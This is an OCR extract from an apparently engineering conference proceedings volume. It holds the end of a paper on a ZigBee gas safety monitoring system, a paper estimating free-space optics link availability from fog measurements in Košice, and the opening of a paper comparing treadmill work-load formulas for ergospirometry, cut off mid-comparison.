Fig. 12 shows a test bed to experiment our Gas Safety Management System to operate a variety of conditions. We fixed and assembled our gas safety appliances on the panel similar to real conditions. We tested performance of GSMS according to table 2 gas safety management procedure. In Fig. 13, two types of experimental data for flow rates are showed. First shows state of cumulative flows is when flow rate exceeds an installed limit in a gas-meter in advance. Second is when the instantaneous rising flow rate can be abruptly occurred if gas pipeline is cracked. Fig. 14 shows experiment of pressure at a micom gas-meter in our wired and wireless gas safety management system. The state of higher pressures can be occurred when fire is happened in house and gaseous pipelines are heated gradually. The state of lower pressures can be taken place when gaseous is leaked a little and gaseous pipelines or hoses are some cracked.



① A Primary Pressure Regulator
② A Secondary Pressure Regulator
③ A Pressure meter
④ A micom-gas-meter
⑤ A middle shut-off valve
⑥ A receiver of automatic fire extinguisher
⑦ A Operator of automatic fire extinguisher
⑧ Fire extinguishing materials
⑨ A temperature sensor
ⓐ A gas detector
ⓑ A CO(carbon monoxide) sensor
ⓒ A smoke sensor

Figure 12. Test bed of GSMS




Figure 13. Experimental results of flow rates in a gas-meter.




Figure 14. Experiment of pressure in a gas-meter

IV. CONLUSION

We developed and demonstrated through performance test of our gas safety management system using wired and wireless ZigBee ubiquitous sensor network to

improve efficiency of gas safety management. It is important to introduce wireless ZigBee skills into gas safety management technology to make infrastructure of ubiquitous-IT on gas facilities. In recent, people are gradually using many gases and gas safety appliances such as micom-gas-meters, automatic fire-extinguishers, smoke detectors and CO sensors. Therefore effective gas and fire safety management is motivated in buildings. We proposed an effective gas safety management system by using wireless ZigBee sensor network with JN5139. That proposed system will protect an incident in advance and minimize risk ranges. Our system, also, can be applied to ubiquitous city infrastructure for gas safety management facilities. Hopefully, gas incidents will be gradually minimized and then disappeared to these efforts and costs.

ACKNOWLEDGMENT

This research was supported by the "Research Group of Energy Safety for Next Generation (2010201010095C-21-1-000)" project from MKE (Ministry of Knowledge Economy, Korea) under the program of Energy Technology Innovation

REFERENCES

[1] Han Park, "An Enhanced Key Management Scheme Based on Key Infection in Wireless Sensor Network", World Academy of Scicence, Enginerring and Technology 60, pp.249-254, 2009.

[2] http://www.gas-meter.com

[3] G. T. Park, G. J Lyu and Y. G Kim "Implementation of gas safe management system using micom gas-meter with wireless zigbee communication," Korea Information and Communication Society. Vol. 1, pp. 122–123, June 2008.

[4] ZigBee Alliance, ZigBee-2009 Specification : ZigBee Document, 2009

[5] IEEE 802.15.4-2006 standard for wireless personal area networks (WPANs)

[6] Ember Corporation, EmberZNet Application Developer's Reference Manual, 2008

[7] Ata Elahi, Gschwender, "Zigbee Wireless Sensor and Control Network", Prentice Hall, 2009

[8] Korea Gas Safety Corporation, "2009 The Statistics of Gas incident", 2009.

[9] G.T Park, Y.G Kim and J.R Kwon, "Development of the Gas Safety Management System using an Intelligent Gasmeter with Wireless ZigBee network", World Academy of Science Engineering and Technology(WASET, ISSN: 2070-3724) vol 64, pp. 186-188, Apr, 2010.

Availability and Reliability of FSO links Estimation from Measured Fog Parameters

M. Tatarko[1], Ľ. Ovseník[2] and J. Turán[3]
[1,2,3] Technical University of Košice, Department of Electronics and Multimedia Communications, Košice, Slovakia

matus.tatarko@tuke.sk [1], lubos.ovsenik@tuke.sk [2], jan.turan@tuke.sk [3]

Abstract - This work is focused on last mile system called FSO (Free Space Optics). Availability and reliability are estimated from measured fog parameters. In FSO system, the propagation media is air. The FSO systems working in free environment are very popular and establishing of connection is very easy. But on the other hand a number of phenomena in the atmosphere such as scattering, absorption and turbulence cause a large variation of receiving optical power. The influence of absorption and turbulence can be significantly reduced by an appropriate design of FSO link. The visibility has the main influence on quality of the transmission channel. Thus, in typical continental area where rain, snow and fog occur is important to know their values. This article gives us a detail description of the instrument for measuring weather conditions such as the density of fog, humidity and temperature. From the measured data is possible to calculate a visibility which is the main factor for estimation the availability and reliability of FSO link.

I. INTRODUCTION

The free space optics (FSO) communication is a growing up technology, which offers full duplex and usually protocol independent data transmission between two points [6,9]. Distance between transmitting and receiving points can be from several meters up to a few kilometers. It is line of sight technology. Data rates are from hundred of megabits up to a few gigabits. FSO systems have many advantages for example its installation is very easy and fast, there are no expensive fibre optic cables, no expensive rooftop installations required and no spectrum license is required too. FSO systems can currently transmit a large amount of data without mutual interferences with other FSO or RF systems. It is difficult to eavesdropping on transmitted data.

A disadvantage of FSO system is a large variation of receiving signal due to atmospheric phenomena [6]. This fact limits the availability of FSO for a given transmission range, so it is very important to measure and know weather conditions such as fog parameters, humidity and temperature. FSO beams are absorbed and scattered by the air molecules as well as by the solid and liquid particles diffused in atmosphere. Absorption of the signal causes a decrease in signal strength. Scattering does not cause a decrease in signal strength, but it sends off the signal in different directions [1,9].

In following chapter we can find a description of fog sensor, its outdoor and indoor unit. It is a low cost device for measuring weather parameters. In third chapter, there is a way how to calculate values of visibility from measured liquid water content. In final chapter, there are two experiments and their results. We choose one foggy day to illustrate what visibility has influence to availability of FSO systems and one day without dense fog.

II. FOG SENSOR DEVICE

At the campus of Technical University in Košice there is situated a device which is called Fog sensor and which measures data every second, 24 hours per a day about density of fog, temperature and relative humidity [6]. These three parameters are important for subsequent static and statistical evaluation of the quality of FSO communication environment. Fog has the main influence of FSO transmitting quality, which composes of water vapor or water droplets with 100 nm in diameter. In order to estimate the attenuation due to fog, content of liquid water is measured in unit (g/m^3). This task usually requires relatively complex and expensive measuring instruments. In Fig.1 there is illustrated block scheme of experimental Fog sensor measurer, which measures temperature, humidity and fog density in the Laboratory of Optoelectronic systems KEMT FEI TUKE.




Figure 1. Block scheme of Fog sensor

Fog sensor consists of an Outdoor unit, which performs the measurement. The measured data are sampled in the outdoor unit every 10 ms, then arithmetically averaged by value "Averaging#" and sent to the indoor unit every second. The range of values for value "Averaging#" is from 1 to 1000. In the case referred to TABLE I., the value of "Averaging#" is set at 100.

The Outdoor unit is connected to the Indoor unit with RS-422 line. The Indoor unit is connected to PC through RS-232 line. The measured data are processed in a PC in

several different ways [6]. They can be saved to a file, rendered to chart or stored on server.

The principle of the fog measurement is given in Fig. 2. Outdoor unit regularly sends and receives short infrared optical pulses. Amplitude of the reflected optical pulses is influenced by the reflectance of the elements in the environment. This information is used for a good estimate of liquid water content in the environment. In addition the optical sensor is also equipped with temperature and relative humidity sensors. The sensor is built for the rainy conditions and is shielded from direct sunlight, but allows free movement of fog droplets into and out of the sensor [5].




Figure 2. Principle of measurement method

From measured data we can create graph of fog density, temperature and relative humidity (Fig. 3).




Figure 3. Graphical output of measurement data from the Fog sensor processed in Matlab

All of these values are pre-processed in Matlab that allows us to obtain other parameters which describes availability and reliability of FSO link. This parameter is marked like LWC and it means liquid water content of the atmosphere.

LWC is one of the most important parameters of the fog, which describes the mass of water drops in the volume units of the fog. It is measured in [g/m^3]. Direct method for measuring LWC consist of extracting a known volume trough a cotton pad or of rotating cups in an impeller apparatus, both to the weighed. Also resistance changes can be measured with a hot wire probe attached to an aircraft flying through the clouds. The value of LWC in the fog varies in a wide range. From LWC values fog attenuation can be calculated [10].

III. FOG SENSOR DATA PROCESSING

From fog sensor measured data we can calculate parameter LWC too, but we have to pre-process the measured data from the first column of source data in Matlab (TABLE I.).

TABLE I. SOURCE DATA FROM FOG SENSOR BEFORE PROCESSING

Density (D_i)	Temperature	Humidity	Averaging	Relative Time
227	4006	3121	100	0
213	4007	3121	100	1
213	4007	3121	100	2
218	4006	3122	100	3
211	4008	3121	100	4
216	4008	3121	100	5
216	4010	3121	100	6
216	4009	3121	100	7
258	4010	3121	100	8
215	4008	3121	100	9
218	4009	3121	100	10
214	4009	3121	100	11
214	4010	3121	100	12
215	4009	3121	100	13

For calculation values of fog density we use a source data from first column. Next equation is from manual for software part of fog sensor. (1).

$$F = (D_i . \frac{5}{1024} - 0{,}87) . \frac{0{,}5}{2{,}9} \qquad (1)$$

where F is a density of fog and D_i is fog sensor output value. If we want to get exact value of liquid water content, we need to define a constant which helps us to convert value of fog to value of LWC. This constant is marked as C and it is from ratio between the average liquid water content values W_i and the fog sensor output values D_i.

$$C = \frac{\sum_{i=1}^{n} W_i}{\sum_{i=1}^{n} D_i} = 0{,}7384 \quad [g/m^3] \qquad (2)$$

Where n is number of samples during whole fog event. This constant is used to convert the momentary sensor values D_i to momentary LWC values [2]:

$$LWC = F.C \qquad (3)$$

From LWC we can calculate the visibility. For the calculation we use the empirical formula for fog visibility as a function of fog density:

$$V = d.(LWC)^{-0{,}65} \qquad (4)$$

Where V is a visibility in [km] and parameter d takes on specific values for different fog conditions as shown in TABLE II. below [8]:

TABLE II. TYPICAL VALUE OF PARAMETER "*d*" FOR DIFFERENT TYPES OF FOG

Type of fog	*d*
Dense haze	0,013
Continental fog (dry and cold)	0,034
Maritime fog (wet and warm)	0,06
Dense haze and selective fog	0,017
Stable and evolving fog	0,024
Advection fog	0,02381

In this case, we have mentioned a stable and evolving fog. The stable air mass with cloud cover during the day, clear skies at night, light winds and moist air near the surface. These conditions often occur with a stationary, high pressure area [7].

Thus parameter d has value which corresponds with stable and evolving fog. So visibility is given by the equation below:

$$V = 0{,}024(LWC)^{-0{,}65} \qquad (5)$$

IV. EXPERIMENT AND RESULTS

In campus of Technical University in Košice we have installed two FSO links. In Fig. 4, we can see connections between buildings. First connection is between Laboratory of Optoelectronics Systems (LOS) and main building of Technical University in Košice (TUKE).

Second connection is between LOS and Institute of Computer Technology (ICT).




Figure 4. Map of FSO links in campus of Technical University in Košice

For these connections two types of FSO links are used. For both FSO links are used a systems from USA company. First system is from FSONA model SONAbeam 155E (red line). Second link used is from Lightpointe model Flightstrata 155-E (blue line). In next table, there are parameters of these systems (TABLE III.).

TABLE III. PARAMETERS OF FSO LINKS

Parameters	FSONA SONAbeam 155E	Lightpointe Flightstrata 155E
Wavelength	1550 nm	850 nm
Tx Power	100 mW	160 mW
Rx Power	-30 dBm	-30 dBm
Rx Diameter	10 cm	8 cm
Directivity	2 mrad	2 mrad

From these parameters we can obtain a maximum distance in which the links are available. We use our FSO simulator (Software Package "FSO System Simulator"), which gives us information about maximum distance [3,4].




Figure 5. Main window of FSO simulator

In Fig. 5 we can see, that maximum distance for FSONA system is 1592 m. For Lightpointe system this distance is 1190 m. But these distances are in ideal conditions without any unfavorable weather effects and they are our thresholds for next calculation.

In our case we know a distances of both FSO links. First link has 451 m (FSONA system) and second link has 312 m (Lightpointe system) (Fig. 4). From these distances we can say that they are available also at minimum visibilities too. But at all values of visibility lower than the threshold distance, FSO systems will have results in loss of line.

From source data of fog sensor we can calculate an actual visibility in every second per day. In Matlab we can specify the threshold values of distances for both FSO systems. Graph of visibility is created with both thresholds (Fig. 6). For each system, program has created text file with distances which are lower than threshold.




Figure 6. Graph of visibility on 31th October 2011

In this figure red threshold belongs to FSONA system and green threshold belongs to Lightpointe system. From first look we can see that better availability has Lightpointe system. It is true of course, but we know exactly how many percent per a day was link down. In this case from text files we know, that first link was 3004 times per a day down. It is 3,471% of day. Second link was down only 90 times per a day. It is 0,104 % of day. Measurement was performed in a foggy day 31th October 2011. We can calculate that availability of first FSO link was 96,539 % and 99,896 % for second FSO link.

Another day is illustrated in Fig. 7. This data was measured on 15th November 2011. Graph of visibility is illustrated in Fig. 8.




Figure 7. Graphical output of 15th November 2011




Figure 8. Graph of visibility on 15th November 2011

From these graphs we can see that all values of visibility are higher than thresholds for our systems. So availability of both systems was 100 %.

V. CONLUSION

This paper gives us analysis of fog measurements, which have influence on Free Space Optics laser beams. There are described a relation between liquid water content and visibility. Our Fog sensor gives us these informations. For example density of fog and visibility are different at the Kosice and in our campus in Kosice too. From measure data we can statistically evaluate the availability of FSO links for certain period.

ACKNOWLEDGMENT

We support research activities in Slovakia / Project is co-financed from EU funds. This paper was developed within the Project "Centrum excelentnosti integrovaného výskumu a využitia progresívnych materiálov a technológií v oblasti automobilovej elektroniky", ITMS 26220120055 (50%).

REFERENCES

[1] I. I. Kim, E. Korevaar "Availability of free space optics (FSO) and hybrid FSO/RF systems," Proc. of SPIE, vol. 4530, pp. 84-95, 2001.

[2] Z. Kolka, O. Wilfert, V. Biolkova "Reliability of Digital FSO links in Europe," Int. J. Electronics, Communications, and Computer Engineering, vol. 1, no. 4, pp. 236–239, 2007.

[3] P. Mišenčík, Ľ. Ovseník, J. Turán "Design and Analysis of FSO Systems Using the Software Package "FSO System Simulator" – Steady Model", Int. Carpathian Journal of Electronic and Computer Engineering, vol. 4, 2011, pp. 81-87.

[4] P. Mišenčík, J. Turán, Ľ Ovseník "Design and Analysis of FSO Systems Using the Software Package "FSO System Simulator" – Statistical Model", Int. Carpathian Journal of Electronic and Computer Engineering, vol. 4, 2011, pp. 75-79.

[5] L. Csurgai-Horváth and J. Bitó, "Fog Attenuation on V Band Terrestrial Radio and a Low Cost Measurement Setup," Future Network & Mobile Summit, Florence, Italy, Paper #47, June 2010.

[6] Ľ. Ovseník, J. Turán, P. Mišenčík, J. Bitó, L. Csurgai-Horváth "Fog density measuring system", Acta Electrotechnica et Informatica, 2012, 1–5.

[7] M. Reymann, J Piasecki, F. Hosein and col. Meteorological Techniques, July 1998.

[8] S. Sheikh Muhammad, M. Saleem Awan, A. Rehman. PDF Estimation and Liquid Water Content Based Attenuation Modeling for Fog in Terrestrial FSO Links. RADIOENGINEERING, Vol. 19, No. 2, June 2010.

[9] S. Sheikh Muhammad, B. Flecker, E. Leitgeb Characterization of fog attenuation in terrestrial free space optical links. Optical Engineering, June 2007.

[10] V. Zhurbenko Electromagnetic Waves, June 2011, ISBN 978-953-307-304-0, p. 158-169.

Disadvantages of methods for power indication during treadmill exercise for ergospirometry test

Almir Badnjević*, Emir Beganović**, Gordan Šehić, Alma Badnjević
*New Technology d.o.o. Sarajevo, Bosnia and Herzegovina
**New Technology d.o.o. Sarajevo, Bosnia and Herzegovina
badnjevic.almir@gmail.com

Abstract - This paper will show basics and importance of ergospirometry. Parameters that affect the patient while running and walking will be shown together with principle for determining the Work Load during the test.

The essence of the study and research was to analyze various formulas implemented for determining the power [W] on the basis of patient treadmill training during the ergospirometry performance test.

Four types of calculation in methods of obtaining power (WorkLoad) measurement that are used in the majority of device manufacturers for ergospirometry were analyzed for the load during the ergospirometry test. It is shown that Jaeger formulas compared to ATS, Bruce and Modified ATS Formula, have the best results for different conditions of the experiment, and that they fit in the most testing conditions.

This research has great importance for doctors that interpretate result of test, since using the best possible formula for determining Work Load is of critical importance and it can have influence on determining need for further tests that sometimes include invasive surgery.

Paper also displays shortcomings of mentioned formulas and can be used as a reference when determining which formula is to be used for parameter calculation in a variety of situations.

I. INTRODUCTION

Cardiopulmonary exercise testing is an objective method of evaluating both cardiac and pulmonary function [2]. Cardiac function is evaluated in terms of aerobic capacity and respiratory function is evaluated by dynamic flow volume loops and ventilation – perfusion (VQ) measurements actually performed during exercise [3].

The subject is exercised preferably on a bicycle ergometer or a treadmill [4], [5]. During exercise patient breathes through a mouthpiece which is in fact a minaturised pressure differential pneumotachygraph. The inspired and expired gas is continuously sampled and both oxygen uptake and carbon dioxide elimination is computed. Not only is maximal aerobic capacity calculated but also the point during exercise where anaerobic metabolism is used to supplement aerobic metabolism as a source of energy. That point is very accurately measured via gas exchange data and is termed the anerobic threshold (AT). Cardiac failure may be very accurately assessed in quantified fashion by use of the AT [14].

Ergospirometry is a diagnostic procedure to continuously measure respiration and gas metabolism during ergometer exercise. It enables assessment of function and capacity performance of the cardiopulmonary system and metabolism.

Ergospirometry is made up of the 2 components spirometry and ergometry. The first attempts to measure human gas metabolism while performing quantified physical work can be traced back to the year 1790. The development of procedures to measure gas metabolism and respiration [15] as well as the construction of ergometers in the nineteenth and twentieth centuries are described. Ergospirometry and routinely performed clinical performance diagnosis were introduced in 1929, but it wasn't until the 1950s when the first ergospirometry apparatus which met all scientific requirements was developed.

The parameters used and the physiological and pathophysiological findings by ergospirometry are given in an historical frame. Numerous medical fields have profited from the technique of ergospirometry, for example: cardiology, pneumology, sports medicine, exercise physiology, biochemistry, clinical pharmacology, surgery, orthopaedics, paediatrics and gerontology, besides such global disciplines as preventive medicine, exercise therapy and rehabilitative medicine [8].

II. CONDITIONS FOR CONVERSION TREADMILL EXERCISE TO LOAD

Under specific prerequisites it is possible to convert treadmill exercise to power [12], [13]. This conversion, can't simply be applied to a test subject who is walking or running on a treadmill. In the following will be given some reasons for that and some suggestions for accurate calculation:

1. Depending on the economy of the work of running, the load on two test subjects may be very different, even if they have the same weight, run at the same speed and the same gradient is set.
2. The load highly depends on the used treadmill. A hard treadmill surface requires more energy from the running test subject than an elastic surface, which is showed as example on the Figure 1.
3. Load is even influenced by the shoes the test subject wears. Elastic soles require less energy than hard soles.
4. Because of the difference in motion between walking and running, the load is different, even at the same speed and gradient.

Due to the above mentioned and many other factors, the formulas that will be described in the following text can only result in approximate or standard values [15].

Figure 1 shows example for different lactate production due to different surfaces on different treadmill with the same test subjects and gradient 1,5%.




Figure 1. Lactate productions due to different surfaces

III. IMPLEMENTED FORMULAS

In the following text will be presented all implemented formulas in devices for ergospirometry [1] and their disadvantages in practice.

A. ATS Formula

For better presentation of following formulas Figure 2 graphically shows typical situation for this case.




Figure 2. Example for calculation of formulas

From the Figure 2 we can get:

$$power = \frac{work}{time}$$

$$work = m \cdot g \cdot h, \quad where\ is \quad g = 9{,}81 \frac{m}{s^2}$$

$$h = s \cdot \sin\alpha \tag{1}$$

$$s = v \cdot t$$

$$v[m/s] = v[km/h] \cdot \frac{10}{36}$$

Consequently from (1) now we have:

$$power = m \cdot g \cdot v \cdot \frac{t}{t} \cdot \sin\alpha \tag{2}$$

Now we can write it also as:

$$power = BW \cdot 9{,}81 \cdot v \cdot \sin\alpha \tag{3}$$

where is:

BW – Body Weight presented in [kg] and *v* presented in [m/s].

If we convert *v* in [km/h] than we will get:

$$power = BW \cdot 2{,}725 \cdot v \cdot \sin\alpha \tag{4}$$

The same formula can be derived with „grade“ by trigonometry.




Figure 3. Example for calculation of following formulas

$$\sin\alpha = \frac{G}{X} \quad and \quad X^2 = 100^2 + G^2$$

$$\sin\alpha = \frac{G}{\sqrt{\left(100^2 + G^2\right)}} \tag{5}$$

Now if we use (4) and (5) we will get:

$$power = BW \cdot 2{,}725 \cdot v \cdot \frac{G}{\sqrt{\left(100^2 + G^2\right)}} \tag{6}$$

If we from velocity presented in [km/h] from (6) transform in velocity presented in [mph], than we will get final equation called ATS forumula:

$$power = BW \cdot 4{,}385 \cdot v \cdot \frac{G}{\sqrt{\left(100^2 + G^2\right)}} \tag{7}$$

Besides the above mentioned difficulties in calculating the required values, this formula shows several weak points:

1. Independent of the treadmill speed, a gradient of 0% always results in a load of zero power. This is certainly wrong.
2. The formula does not consider the difference in motion between walking and running.

B. Bruce Formula

The Bruce formula is based on the same consideration as the ATS formula:

$$power = BW \cdot \frac{g}{3{,}6} \cdot v \cdot \sin\alpha \tag{8}$$

For smaller angles of inclination, the following is approximately valid:

$$\tan\alpha \cong \sin\alpha$$
$$g \cong 10\frac{m}{s^2} \qquad (9)$$
$$G = 100 \cdot \tan\alpha$$

The following calculation results in „Bruce“ formula:

$$power = BW \cdot 10 \cdot \frac{v}{3{,}6} \cdot \tan\alpha \qquad or$$
$$power = BW \cdot v \cdot \frac{G}{36} \qquad (10)$$

The Bruce formula and the ATS formula show similar weak points:

1. Independent of the treadmill speed, a gradient of 0% always results in a load of zero power. This is certainly wrong.
2. The formula does not consider the difference in motion between walking and running.
3. Due to the "approximate calculation" ($\tan\alpha \cong \sin\alpha$) the formula can only be used up to a gradient of about 20%.

C. Modified ATS Formula

ATS as well as Bruce assume purely physical conditions, i.e. a horizontal movement without friction requires no work. This can't be applied to a test subject. Thus, the modified ATS formula is to be considered as an attempt to split up the test subject's movement in two parts:

1. The horizontal movement also requires energy. The higher the test subject's weight and the faster he/she moves, the more energy is required:

$$power_horizontal = BW \cdot g \cdot v \cdot K \qquad (11)$$

This energy is required in addition to the upward movement.

2. The energy required for this upward movement can be described analog to the ATS formula:

$$power_upward = BW \cdot g \cdot v \cdot \sin\alpha \qquad (12)$$

Consequently, the total performance can be calculated as follows:

$$power_total = BW \cdot g \cdot v \cdot K + BW \cdot g \cdot v \cdot \sin\alpha$$

or

$$power = BW \cdot 2{,}725 \cdot v \cdot (K + \sin\alpha) \qquad (13)$$

where is $K \cong 0{,}05$ for walking and $K \cong 0{,}06$ for running.

The indicated K values are determined from a data comparison between VO_2/kg/min at different speed and gradient.

D. Jaeger Formulas

Jaeger formulas are based on measurements of the VO_2/kg/min performed on a Jaeger treadmill with different test subjects, determined at different speed and gradient [6].

With data acquired that way, two regression calculations can be made: one for walking and one for running.

a) Walking

$$VO_2[ml/kg \cdot \min] = 5{,}2 + v \cdot (2{,}05 + G \cdot 0{,}29)$$

b) Running

$$VO_2[ml/kg \cdot \min] = 8{,}0 + v \cdot (2{,}11 + G \cdot 0{,}25) \qquad (14)$$

According to Wasserman and Whipp [7] (modified by 10.5 instead of 10.1 or 10.3), oxygen uptake and load correlate as follows (15):

$$VO_2[ml/\min] = 5{,}8 \cdot BW + 151 + 10{,}5 \cdot power$$

Considering (14) and (15) results in the following:

a) Walking

$$W[W] = \frac{[v \cdot BW \cdot (2{,}05 + G \cdot 0{,}29) + 0{,}6 \cdot BW - 151]}{10{,}5}$$

b) Running

$$W[W] = \frac{[v \cdot BW \cdot (2{,}11 + G \cdot 0{,}25) + 2{,}2 \cdot BW - 151]}{10{,}5}$$

where is:

BW – Body Weight [kg];

v – velocity [km/h];

G – gradient [%].

IV. COMPARISON OF DIFFERENT FORMULAS

Comparison between Jaeger, Bruce and ATS formula's was made on statistical comparison of oxygen uptake during exercise on a treadmill [10], [11]. Test subject had 50 kg and runned on Jaeger treadmill on speed of 12 km/h with gradient 3 to 18 % [9].

In this paper comparison between formulas was made also for all other developed formulas on system for ergospirometry.

The first comparison was made on calculated work load at 10 km/h dependent on the gradient with the test subject of 75 kg. The results are shown on the Figure 4 and compared with other three methods used only for experimentaly tests (Gehen, Laufen and Brompton).




Figure 4. Comparison dependent on the gradient between formulas

Second comparison was made on calculated work load at a gradient of 10 % dependent on the speed with the test subject of 75 kg. The results are shown on the Figure 5 and compared with other three methods used only for experimentaly tests (Gehen, Laufen and Brompton).

